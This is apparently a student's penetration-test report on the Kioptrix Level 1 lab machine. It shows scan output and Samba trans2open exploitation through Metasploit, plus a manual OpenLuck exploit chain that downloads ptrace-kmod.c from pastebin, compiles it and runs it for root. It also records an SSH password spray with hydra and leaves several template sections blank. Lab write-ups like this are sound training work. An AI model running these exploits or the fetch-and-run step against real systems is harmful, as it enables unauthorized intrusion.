

Contents

1	Kioptrix Pentensting Report	1
1.1	Introduction	1
1.2	Objective	1
1.3	Requirements	2
2	High-Level Summary	3
2.1	Recommendations	3
3	Methodologies	4
3.1	Information Gathering	4
3.2	Penetration	4
3.2.1	System IP:192.168.119.133	4
3.2.1.1	Service Enumeration	4
3.2.1.2	Privilege Escalation	12
3.3	Maintaining Access	12
3.4	House Cleaning	13
4	Additional Items	14
4.1	Appendix - Proof and Local Contents:	14
4.2	Appendix - Metasploit/Meterpreter Usage	14
4.3	Appendix - Completed Buffer Overflow Code	14

1 Kioptrix Pentesting Report



Figure 1.1: Box

1.1 Introduction

In this machine we will compromise an old samba 2.2 version via a trans2open exploit using metasploit and with manual exploitation .

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 192.168.119.133(Kioptrix level 1) - samba version

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP address was:

Box IP

- 192.168.119.133

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:192.168.119.133

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.119.133	TCP: 80,22,111,139,443,32768 UDP:

Nmap Scan Results

```

Nmap scan report for 192.168.119.133
Host is up (0.0011s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http           Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind        2 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000   2           111/tcp     rpcbind
|   100000   2           111/udp     rpcbind
|   100024   1           32768/tcp   status
|   100024   1           32770/udp   status
139/tcp   open  netbios-ssn    Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https       Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ ssl-date: 2022-10-27T20:29:11+00:00; +5h00m05s from scanner time.
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
sslv2:
  SSLv2 supported
  ciphers:
    SSL2_RC4_128_EXPORT40_WITH_MD5
    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
    SSL2_RC4_64_WITH_MD5
    SSL2_DES_192_EDE3_CBC_WITH_MD5
    SSL2_RC2_128_CBC_WITH_MD5
    SSL2_RC4_128_WITH_MD5
    SSL2_DES_64_CBC_WITH_MD5
32768/tcp open  status         1 (RPC #100024)
MAC Address: 00:0C:29:78:DA:96 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

```

Figure 3.1: Fast Scan

– we can see that there is a webservice running on port 80 and ssh is open

HTTP




Figure 3.2: HTTP




Figure 3.3: HTTPS

- we have a default webpage , hygiene probleme running apache , redhat linux
- we can see Information disclosure (apache version)

Nikto

```
└─$ nikto -h http://192.168.119.133
- Nikto v2.1.6

+ Target IP: 192.168.119.133
+ Target Hostname: 192.168.119.133
+ Target Port: 80
+ Start Time: 2022-10-27 13:05:48 (GMT-4)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 23:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ ///etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting ...
```

Figure 3.4: nikto

- nikto is giving us some vulns back , it says mode ssl is outdated ; apache 1.3.0 against 2.4.37 is pretty outdated

-> possible remote buffer overflow , remote beeing important which may allow a remote shell

Gobuster

-

```
(root@kali)~[~/MyPentestLab/Github_Repos/Road_To_OSCP]
# gobuster dir -u http://192.168.119.133 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.119.133
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/10/27 13:15:24 Starting gobuster in directory enumeration mode

/manual (Status: 301) [Size: 294] [→ http://127.0.0.1/manual/]
/usage (Status: 301) [Size: 293] [→ http://127.0.0.1/usage/]
/mrtg (Status: 301) [Size: 292] [→ http://127.0.0.1/mrtg/]

2022/10/27 13:16:53 Finished
```

Figure 3.5: direct

Metasploit

- we got the samba version , we can google it up and see what we get

```

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.119.133      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS   1                        yes       The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB servers.
  Protocol information and host operating system (if available) will
  be reported. Host operating system detection requires the remote
  server to support version 1 of the SMB protocol. Compression and
  encryption capability negotiation is only present in version 3.1.1.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.119.133
RHOSTS => 192.168.119.133
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.119.133  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS   1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.119.133:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.119.133:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.119.133: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

Figure 3.6: MSF

Exploitation

- => use exploit/linux/samba/tran2open => options => set rhosts => info => run

-

```
[~] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.119.133
RHOSTS => 192.168.119.133
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.119.128:4444
[*] 192.168.119.133:139 - Trying return address 0xbffffdfc ...
[*] 192.168.119.133:139 - Trying return address 0xbffffcfc ...
[*] 192.168.119.133:139 - Trying return address 0xbffffbfc ...
[*] 192.168.119.133:139 - Trying return address 0xbffffafc ...
[*] 192.168.119.133:139 - Trying return address 0xbffff9fc ...
[*] 192.168.119.133:139 - Trying return address 0xbffff8fc ...
[*] 192.168.119.133:139 - Trying return address 0xbffff7fc ...
[*] 192.168.119.133:139 - Trying return address 0xbffff6fc ...
[*] 192.168.119.133:139 - Trying return address 0xbffff5fc ...
[*] Command shell session 1 opened (192.168.119.128:4444 → 192.168.119.133:32769) at 2022-10-28 05:48:54 -0400
[*] Command shell session 2 opened (192.168.119.128:4444 → 192.168.119.133:32770) at 2022-10-28 05:48:55 -0400
[*] Command shell session 3 opened (192.168.119.128:4444 → 192.168.119.133:32771) at 2022-10-28 05:48:56 -0400
[*] Command shell session 4 opened (192.168.119.128:4444 → 192.168.119.133:32772) at 2022-10-28 05:48:57 -0400
whoami
root
hostname
kioptrix.level1
which python
/usr/bin/python
```

Figure 3.7: Exploit

Manual Exploitation

- OpenLuck -since openfuck exploit doesn't work that well we will use a github repo called OpenLuck
=> Create a directory => git clone https://github.com/heltonWernik/OpenLuck.git => apt-get install libssl-dev => gcc OpenFuck.c -o open -lcrypto (open is just a name of the exec) => ./open => ./open target boxIP port -c N ==> we exploited the machine kioptrix with the apache 0x6b and we got root

```

(root@kali)~[~/MyPentestLab/Vulnhub_Boxes/kioptrix_level1/OpenLuck]
# ./open 0x6b 192.168.119.133 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection the port
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--23:46:03-- https://pastebin.com/raw/C7v25Xr9
=> `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

0K ...


23:46:04 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6667
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
hostname
kioptrix.level1

```

Figure 3.8: OpenLuck

Password spraying using hydra – we didn't get a result



```
(root@kali) [~/MyPentestLab/Vulnhub_Boxes/Kioptrix_Level1]
# hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt 192.168.119.133 ssh
-t 4 -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these ** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-28 06:17:31
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from
a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1/p:1009), ~253 tries
per task
[DATA] attacking ssh://192.168.119.133:22/
```

no password cracked after over 600 login attempts

Figure 3.9: HTTP

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code